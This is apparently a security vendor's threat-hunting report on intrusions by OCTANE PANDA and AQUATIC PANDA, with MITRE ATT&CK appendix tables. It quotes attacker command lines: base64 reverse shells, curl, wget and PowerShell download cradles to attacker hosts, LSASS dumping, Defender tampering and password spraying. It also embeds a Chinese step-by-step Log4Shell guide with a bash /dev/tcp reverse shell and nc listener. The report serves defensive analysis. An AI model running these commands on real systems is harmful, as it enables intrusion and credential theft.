Initial access was achieved through the exploitation of a public facing web server running a vulnerable version of ManageEngine—this vulnerability had only been disclosed days earlier. OCTANE PANDA now operated under a valid local account after exploiting the web server, and this access gave them a foothold in the environment where they wrote and executed a malicious executable named `bcp.exe`. The executable is a web shell dropper and was executed from the following location:

```
C:\ManageEngine\ADManager Plus\bin\bcp.exe
```

When executed, the dropper writes a commodity JSP web shell, Godzilla, to the host multiple times—an event which was observed twice on the host. The Godzilla web shell was written to two separate directories, with two different file names in a likely attempt to achieve redundant access.

```
C:\ManageEngine\ADManager Plus\webapps\adsm\html\promotion\adap.jsp
```

```
C:\ManageEngine\ADManager
Plus\webapps\adsm\adsf\html\promotion\adssp\adssp.jsp
```

Godzilla is a publicly available web shell, which allows the adversary to run commands on the target that extends the functionality available to them on a compromised server. This web shell can facilitate actions such as collecting sensitive information, installing additional malicious scripts, and establishing a C2 channel. The Godzilla implementation used in this intrusion also allows the actor to deliver and execute AES encrypted Java payloads.

OCTANE PANDA's next step in this compromise was to ensure persistent access to the environment. The threat actor wrote the path of the renamed copy of the Godzilla web shell dropper to a Windows registry autostart extensibility point (ASEP) location, shown in the registry keys below. This drops the web shell on system startup if it has been removed, ensuring persistent access in the event the web shell is removed.

```
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\RunAsManager.e
xe
```

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RunAsManager.exe
```

With set-up complete, OCTANE PANDA used the web shell to gather information on the host. The threat actor executed various commands to enumerate the file system and to perform user account discovery actions. This is where the threat actor's mission was cut short. OverWatch had identified the early stages of the intrusion and had already provided the critical details needed by the victim organization. Armed with this information, the organization was able to enact incident response procedures and commence recovery steps.

**OCTANE PANDA Spotted by the Watchful Eyes of Threat Hunters**

This intrusion represents an early example of a successful exploit of what was, at the time, a very recently disclosed vulnerability with no publicly available proof-of-concept exploit code. Further, operating in possession of valid credentials, many of the threat actor TTP's observed by OverWatch commonly blend in with legitimate administrative behaviors, which can present challenges for defenders reliant on automated detections alone. This is another reason why threat hunters are so essential, because no tools are equipped to detect or prevent zero-day exploits. Therefore, experienced human hunters are the backstop necessary to identify interactive tradecraft that follows the initial access.

Despite the threat actor's novel exploit code and use of defense evasion tradecraft, OverWatch threat hunters caught OCTANE PANDA in the early stages of the intrusion. Threat hunters uncovered anomalous file writes, registry modifications, and discovery commands executed under the context of a local account and promptly notified the victim organization. OverWatch's timely alert enabled the organization to respond and remove this adversary from the network before any significant damage could be done.

**Seen in 20% of interactive intrusions**

**Featured Technique: Server Software Component - Web Shell**[18]

**How this technique works:** A web shell is a piece of malicious code which can be placed on a web server and abused by adversaries to enable and extend malicious functionality. Web shells can be stored on publicly accessible server applications by taking advantage of insecure perimeter controls, file upload vulnerabilities, or by exploiting vulnerabilities within web server software. Once the attacker's web shell files reside on the server, they can then leverage them to perform further actions on objectives.

[18] Learn more about this technique at https://attack.mitre.org/techniques/T1505/003/.

**How adversaries leverage it:** Attackers use this technique due to the extended functionality a web shell can provide—such as the capabilities to enumerate host information, enable persistent access, and perform file upload/download tasks. In most cases web shell files will also have a very small footprint on disk and can be stored within legitimate server directories and masquerade as being benign. Attackers are also able to take advantage of public vulnerabilities to deliver web shell files to hosts and use encrypted C2 channels to relay malicious commands. Due to commands on web servers typically being associated with administrators, attackers can use this to their advantage by blending into everyday telemetry in an attempt to operate under the radar.

**What threat hunting delivers:** Threat hunting will allow web shell activity to be identified which otherwise may be ignored by technology-based controls. Human hunters can identify malicious patterns in web server processes performing suspicious actions such as accessing files, performing system enumeration, or downloading files. Analysts are also able to distinguish between associated activity which may be suspicious, such as unusual bursts of authentication attempts or administrative commands being executed in a similar timeframe.

### Conclusion and Recommendations

2021 saw more than 20,000 CVEs announced[19]—marking a new record. OverWatch recommends ensuring that defenders are proactively operating 24/7 to see and stop potential threats that may have bypassed technology-based controls. With adversaries becoming increasingly adept at identifying defensive gaps where they can seek to operate undetected, organizations need to ensure full security product coverage across all endpoint assets.

To combat increasing adversary use of web shells, defenders should monitor for TTP's and behaviors that may be indicative of web shell installation or execution. Because web shells have such a small footprint on disk, it can be challenging to identify them. However, threat hunters are well positioned to pick up on the activity spawned by a web shell. For example, a command shell that produces activity which does not meet a typical baseline, such as queries for remote files or established outbound connections. Additional web shell indicators include any suspicious file writes to external-facing directories, or any recent file modifications that occur around the same time as discovery commands, which could indicate an adversary performing file tampering.

Defenders should also monitor logs for authentication into the webserver at unusual times or from suspicious locations. Because these systems are internet accessible, it is critical that server software is patched as soon as possible to reduce the risk of adversaries exploiting the low hanging fruit.

[19] This is according to the U.S. National Institute of Standards and Technology's National Vulnerability Database at https://nvd.nist.gov/.

# OverWatch Exposes AQUATIC PANDA in Possession of Log4Shell Exploit Tools During Hands-on Intrusion Attempt

*Reader Note: This was originally published on the CrowdStrike blog[20] on Dec. 29, 2021.*

Following the Dec. 9, 2021, announcement of the Log4j vulnerability, CVE 2021-44228,[21] CrowdStrike Falcon OverWatch™ has provided customers with unrivaled protection and 24/7/365 vigilance in the face of heightened uncertainty.

To OverWatch, Log4Shell[22] is simply the latest vulnerability to exploit — a new access vector among a sea of many others. Adversarial behavior post-exploitation remains substantially unchanged, and it is this behavior that OverWatch threat hunters are trained to detect and disrupt. OverWatch's human-driven hunting workflows and patented tooling make it uniquely agile in the face of rapidly evolving cyber threats.

Since the vulnerability was announced, OverWatch threat hunters have been continuously ingesting the latest insights about the Log4j vulnerability as well as publicly disclosed exploit methods to influence their continuous hunting operations. On Dec. 14, 2021, VMware issued guidance[23] around elements of VMware's Horizon service found to be vulnerable to Log4j exploits. This led OverWatch to hunt for unusual child processes associated with the VMware Horizon Tomcat web server service during routine operations.

On the back of this updated hunting lead, OverWatch uncovered suspicious activity stemming from a Tomcat process running under a vulnerable VMware Horizon instance at a large academic institution, leading to the disruption of an active hands-on intrusion. Thanks to the quick action of OverWatch threat hunters, the victim organization received the context-rich alerts they needed to begin their incident response protocol.

### OverWatch's Rapid Notification Process Disrupts AQUATIC PANDA

OverWatch threat hunters observed the threat actor performing multiple connectivity checks via DNS lookups for a subdomain under `dns[.]1433[.]eu[.]org`, executed under the Apache Tomcat service running on the VMware Horizon instance. OverWatch has observed multiple threat actors utilizing publicly accessible DNS logging services like `dns[.]1433[.]eu[.]org` during exploit attempts in order to identify vulnerable servers when they connect back to the attacker-controlled DNS service.

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe" -SCMStartup Tomcat Service

nslookup 244464b7.dns.1433.eu[.]org
```

**Figure 14: Initial suspicious reconnaissance commands identified by OverWatch**

The threat actor then executed a series of Linux commands, including attempting to execute a bash-based interactive shell with a hardcoded IP address as well as `curl` and `wget` commands in order to retrieve threat actor tooling hosted on remote infrastructure. Our CrowdStrike Intelligence team later linked the infrastructure to the threat actor known as AQUATIC PANDA. (Read more about AQUATIC PANDA at the end of this post.)

---

[20] Read the original blog at https://www.crowdstrike.com/blog/overwatch-exposes-aquatic-panda-in-possession-of-log-4-shell-exploit-tools/.

[21] Learn more about this CVE at https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

[22] Read more about CrowdStrike's Log4Shell guidance at https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/.

[23] Learn more about VMware's guidance at https://kb.vmware.com/s/article/87073.

The execution of Linux commands on a Windows host under the Apache Tomcat service immediately drew the attention of OverWatch threat hunters. After triaging this initial burst of activity, OverWatch immediately sent a critical detection to the victim organization's CrowdStrike Falcon® platform and shared additional details directly with their security team.

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe" -
SCMStartup Tomcat Service

cmd /C "bash -c {echo,YmFzaCAtaSA JiAv<REDACTED FOR REPORTING>zIDA JjE="

cmd /C "curl http://139.X.X.119:443/ccc"

cmd /C "wget http://139.X.X.119:443/ccc"
```

**Figure 15: Failed attempts to execute Linux commands on a Windows host**

Based on the telemetry available to OverWatch threat hunters and additional findings made by CrowdStrike Intelligence, CrowdStrike assesses that a modified version of the Log4j exploit was likely used during the course of the threat actor's operations.


**Figure 16: Suspected Log4j exploits found in AQUATIC PANDA's possession**

Using the telemetry discovered through intelligence analysis of the `JNDI-Injection-Exploit-1.0.jar` file, OverWatch was able to confirm that the same file was released on a public GitHub project on Dec. 13, 2021, as seen in Figure 17 below, and was potentially utilized in order to gain access to the vulnerable instance of VMware Horizon based on follow-on activity observed by OverWatch.

## 反弹shell 指引

1. 下载命令执行工具，也可以编译Exploit.java 将计算器换成Linux反弹代码，这里为了方便直接使用 JNDI-Injection-Exploit-1.0.jar
2. 开启利用工具 `java -jar JNDI-Injection-Exploit-1.0.jar -C "bash -c {echo,YmFzaCAtaSA+IC9kZXYvdGNwLzE5Mi4xNjguOTkuNDQvODg4OCAwPiYx}|{base64,-d}|{bash,-i}" -A "192.168.99.44"`
   i. 命令说明：-C 指定要执行的命令，-A 指定监听端口所在IP（一般为本机IP）
   ii. base64 编码部分为Linux 反弹shell `bash -i > /dev/tcp/192.168.99.44/8888 0>&1`
   iii. 将利用工具生成的jndi links 放入postman payload 中
3. 本地开启nc 监听 `nc -Lvvp 888`
4. 发送payload 到目标服务器，反弹shell 成功
5. 利用过程截图:





**Figure 17: GitHub project with Log4j exploit — https[:]//github[.]com/dbgee/log4j2_rce**

AQUATIC PANDA continued their reconnaissance from the host, using native OS binaries to understand current privilege levels as well as system and domain details. OverWatch threat hunters also observed an attempt to discover and stop a third-party endpoint detection and response (EDR) service.

OverWatch continued to track the threat actor's malicious behavior as they downloaded additional scripts and then executed a Base64-encoded command via PowerShell[24] to retrieve malware from their toolkit.

OverWatch observed the threat actor retrieve three files with VBS file extensions from remote infrastructure. These files were then decoded using `cscript.exe` into an EXE, DLL and DAT file respectively. Based on the telemetry available, OverWatch believes these files likely constituted a reverse shell, which was loaded into memory via DLL search-order hijacking.[25]

[24] To learn more about this technique, please see https://attack.mitre.org/techniques/T1132/001/ and https://attack.mitre.org/techniques/T1059/001/.

[25] To learn more about this technique, please see https://attack.mitre.org/techniques/T1574/001/.

Finally, OverWatch observed AQUATIC PANDA make multiple attempts at credential harvesting by dumping the memory of the LSASS process[26] using living-off-the-land binaries `rdrleakdiag.exe` and `cdump.exe` — a renamed copy of `createdump.exe`. The threat actor used winRAR to compress the memory dump in preparation for exfiltration before attempting to cover their tracks by deleting all executables from the `ProgramData` and `Windows\temp\` directories.

```
rdrleakdiag.exe /p 824 /o c:\programdata\ /fullmemdmp /wait 1
cdump -u -f [REDACTED FOR REPORTING].dmp 824
```

**Figure 18: Example command line used in attempted memory dump**





**Figure 19: Falcon platform telemetry capturing threat actor actions**

Throughout the intrusion, OverWatch tracked the threat actor's activity closely in order to provide continuous updates to the victim organization. Based on the actionable intelligence provided by OverWatch, the victim organization was able to quickly implement their incident response protocol, eventually patching the vulnerable application and preventing further threat actor activity on the host.

The discussion globally around Log4j has been intense, putting many organizations on edge. No organization wants to hear about such a potentially destructive vulnerability affecting its networks. It is in these times of great uncertainty that the true value of continuous threat hunting is brought to light. OverWatch searches for evidence of malicious behavior — not adversary entry points. Although new vulnerabilities present adversaries with a new entry vector, they do not change the hands-on-keyboard activity OverWatch threat hunters are trained to detect and disrupt.

[26] To learn more about this technique, please see https://attack.mitre.org/techniques/T1003/001/.

To stay current on how to protect against this latest vulnerability, CrowdStrike's overall mitigation advice for Log4j[27] is being updated as new information comes to light.

## AQUATIC PANDA

AQUATIC PANDA is a China-based targeted intrusion adversary with a dual mission of intelligence collection and industrial espionage. It has likely operated since at least May 2020. AQUATIC PANDA operations have primarily focused on entities in the telecommunications, technology and government sectors. AQUATIC PANDA relies heavily on Cobalt Strike, and its toolset includes the unique Cobalt Strike downloader tracked as FishMaster. AQUATIC PANDA has also been observed delivering njRAT payloads to targets.



[27] Read more about CrowdStrike's Log4Shell mitigation guidance at https://www.crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/.

# Appendix A: TTP Summaries

## TTP Summary 1: SPIDER Caught in Their Own Attempts to Hide

The following table represents a complete summary of all of the tactics and techniques employed as part of this particular intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis above.

| Primary Tactic | Technique | Details/Examples |
|---|---|---|
| Initial Access | Valid Accounts | Connected with valid account via RDP |
| Execution | Command and Scripting Interpreter: PowerShell | `C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe -version 2 -nop -w hidden get-date;$Http= new-object -com 'WinHttp.WinHttpRequest.5.1';$Http.open('GET','http[:]//[REDACTED][:]80/ab',$false);$Http.send();iex $Http.responseText`<br>`import-module .\Inveigh.ps1` |
| | Command and Scripting Interpreter: Windows Command Shell | `cmd /c ver` |
| Persistence | Account Manipulation | `C:\WINDOWS\system32\net.exe" localgroup Administrators [REDACTED] /add` |
| | Create Account: Local Account | `net user z [REDACTED] /add`<br>`net.exe user [REDACTED] [REDACTED] /ADD` |
| | Event Triggered Execution: Accessibility Features | `REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\narrator.exe" /v Debugger /t REG_SZ /d` |
| Defense Evasion | Hidden Window: Hide Artifacts | `%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgB[TRUNCATED]` |
| | Impair Defenses: Disable or Modify Tools | `"C:\WINDOWS\system32\schtasks.exe" /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable`<br>`Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction Ignore;` |

| | | |
|---|---|---|
| | Modify Registry | `"C:\WINDOWS\system32\reg.exe" add HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger /v Start /t REG_DWORD /d 0 /f`<br>`"C:\WINDOWS\system32\reg.exe" delete HKCR\*\shellex\ContextMenuHandlers\EPP /f` |
| | Obfuscated Files or Information | `%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgB[TRUNCATED]` |
| | Signed Binary Proxy Execution: Rundll32 | `rundll32.exe conhost.dll,Control_RunDLL` |
| Credential Access | Brute Force: Password Spraying | `import-module .\DomainPasswordSpray.ps1`<br>`Invoke-DomainPasswordSpray -Password [REDACTED]` |
| Discovery | Domain Trust Discovery | `adfind.exe -gcb -sc trustdmp` |
| | Process Discovery | `"C:\WINDOWS\system32\tasklist.exe"` |
| | Remote System Discovery | `C:\Users\[REDACTED]\Downloads\64-bit\netscan.exe` |
| | System Network Configuration Discovery | `"C:\WINDOWS\system32\ipconfig.exe"` |
| | System Owner/User Discovery | `"C:\WINDOWS\system32\whoami.exe" /all` |
| Lateral Movement | Remote Services: Remote Desktop Protocol | Connected to hosts using RDP from internal IP address |
| | Remote Services: SMB/Windows Admin Shares | Connection to `C$` on victim host from internal IP address |
| | Remote Services: Windows Remote Management | Registry modifications made to host using PowerShell and Windows Remote Management under the `wsmprovhost.exe` process |
| Command and Control | Ingress Tool Transfer | `\Device\HarddiskVolume2\Users\[REDACTED]\Desktop\2.exe` |

## TTP Summary 2: ECrime Adversary Targets Retail Organization in the Lead Up to Christmas

The following table represents a complete summary of all of the tactics and techniques employed as part of this particular intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis above.

| Primary Tactic | Technique | Details/Examples |
|---|---|---|
| Initial Access | Valid Accounts: Domain Accounts | Valid credentials used to log in via RDP |
| Execution | Command and Scripting Interpreter: PowerShell | `powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http[:]//[REDACTED]:80/[REDACTED]'))"` |
| | Command and Scripting Interpreter: Windows Command Shell | `C:\Windows\system32\cmd.exe` |
| Persistence | Server Software Component: Webshell | Webshell activity<br>`cmd /c copy ws.jsp ..\webapps\[REDACTED]\test.jsp` |
| Defense Evasion | Hide Artifacts: Hidden Window | `powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http[:]//[REDACTED]:80/[REDACTED]'))"` |
| | Process Injection | Microsoft Word (`WINWORD.exe /n`) was called, which lead to the subsequent execution of `Rundll32.exe` for the purpose of process injection. |
| | Signed Binary Proxy Execution: Rundll32 | `rundll32 url.dll,FileProtocolHandler https[:]//[REDACTED][:]9251/adminLogin[.]cc` |
| Credential Access | Unsecured Credentials: Group Policy Preferences | `findstr /S /I cpassword \\[REDACTED].COM\sysvol\[REDACTED].COM\policies\*.xml` |

| | | |
|---|---|---|
| Discovery | Domain Trust Discovery | `nltest /domain_trusts /all_trusts` |
| | File and Directory Discovery | `powershell dir` |
| | Group Policy Discovery | `C:\Windows\system32\mmc.exe "C:\Windows\System32\gpedit.msc"` |
| | Permission Groups Discovery: Domain Groups | `net group "domain admins" /domain` |
| | Query Registry | `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\null /v "InstallLocation"` |
| | System Network Configuration Discovery | `C:\Windows\system32\ipconfig.exe` |
| | System Owner/User Discovery | `C:\Windows\system32\whoami.exe` |
| | System Service Discovery | `sc query "ADSelfServicePlus"` |
| Lateral Movement | Remote Services: Remote Desktop Protocol | `C:\Windows\System32\mstsc.exe` |
| Command and Control | Ingress Tool Transfer | `Adversary attempted to retrieve additional tooling from remote domain` |

## TTP Summary 3: Malware-as-a-Service Infection Chain Meets OverWatch Threat Hunters

The following table represents a complete summary of all of the tactics and techniques employed as part of this particular intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis above.

| Primary Tactic | Technique | Details/Examples |
|---|---|---|
| Initial Access | Phishing: Spearphishing Attachment | `EmergReport-[REDACTED].xlsb` |
| Execution | Command and Scripting Interpreter: PowerShell | `powershell -nop -exec bypass -EncodedCommand [REDACTED]` |
| | Command and Scripting Interpreter: Windows Command Shell | `C:\WINDOWS\system32\cmd.EXE [REDACTED]` |
| | Exploitation for Client Execution | `C:\Install\HiveNightmare.exe` |
| | User Execution: Malicious File | `EmergReport-[REDACTED].xlsb` |
| | Windows Management Instrumentation | `wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value` |
| Persistence | Scheduled Task/Job: Scheduled Task | `C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 2 /TN 0601 /TR "%windir%\system32\regsvr32.exe -e C:\ProgramData\x86\0601.ocx"` |
| Privilege Escalation | Exploitation for Privilege Escalation | `powershell -nop -exec bypass -EncodedCommand IEX (New-Object Net.Webclient).DownloadString('http[:]//127.0.0[.]1[:]56273/'); Invoke-Nightmare -DriverName "Xerox" -NewUser [REDACTED] -NewPassword [REDACTED]`<br><br>`zero.exe [REDACTED] BD_Administrator -c "taskkill /f /im explorer.exe"` |

| | | |
|---|---|---|
| Defense Evasion | Obfuscated Files or Information | `powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA1ADYAMgA3ADMALwAnACkAOwAgAEkAbgB2AG8AawBlAC0ATgBpAGcAaAB0AG0AYQByAGUAIAAtAEQAcgBpAHYAZQByAE4AYQBtAGUAIAAiAFgAZQByAG8AeAAiACAALQBOAGUAdwBVAHMAZQByACAA[REDACTED]` |
| | Signed Binary Proxy Execution: Regsvr32 | `regsvr32 -e -n -i:[REDACTED] C:\ProgramData\Volet4.ocx` |
| Discovery | Account Discovery: Domain Account | `System.DirectoryServices.DirectorySearcher; $so.filter = "(&(samAccountType=805306369))"; $so.FindAll() \| Select -Property @{N='Name'; E={$_.properties.samaccountname}},@{N='OS'; E={$_.properties.operatingsystem}},@{N='Descr'; E={$_.properties.description}},@{N='LastTime'; E={; [datetime]::FromFileTime($_.properties.lastlogontimestamp -as [string]).ToString('yyyy-MM-dd HH:mm')}},@{N='IP'; E={$_.properties.ipv4address}},@{N='ManagedBy'; E={$_.properties.managedby}},@{N='primarygroup'; E={$_.properties.primarygroup}} \| Export-csv [REDACTED].csv -encoding utf8` |
| | Account Discovery: Local Account | `net localgroup` |
| | Domain Trust Discovery | `nltest /domain_trusts /all_trusts` |
| | Permission Groups Discovery: Domain Groups | `net group "domain admins" /domain` |
| | Permission Groups Discovery: Local Groups | `net localgroup` |
| | Network Share Discovery | `net share`<br>`net view /all` |
| | Remote System Discovery | `ping -n 1 [REDACTED]` |

| | | |
|---|---|---|
| | Software Discovery: Security Software Discovery | `wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value` |
| | System Network Configuration Discovery | `ipconfig /all` |
| | System Network Connections Discovery | `netstat -nao` |
| | System Owner/User Discovery | `whoami /all` |
| Command and Control | Ingress Tool Transfer | `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https[:]//adfst[.]com:4444/beginstartnowboy'))"` |
| Command and Control | Non-Standard Port | `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxps://adfst[.]com:4444/beginstartnowboy'))"` |

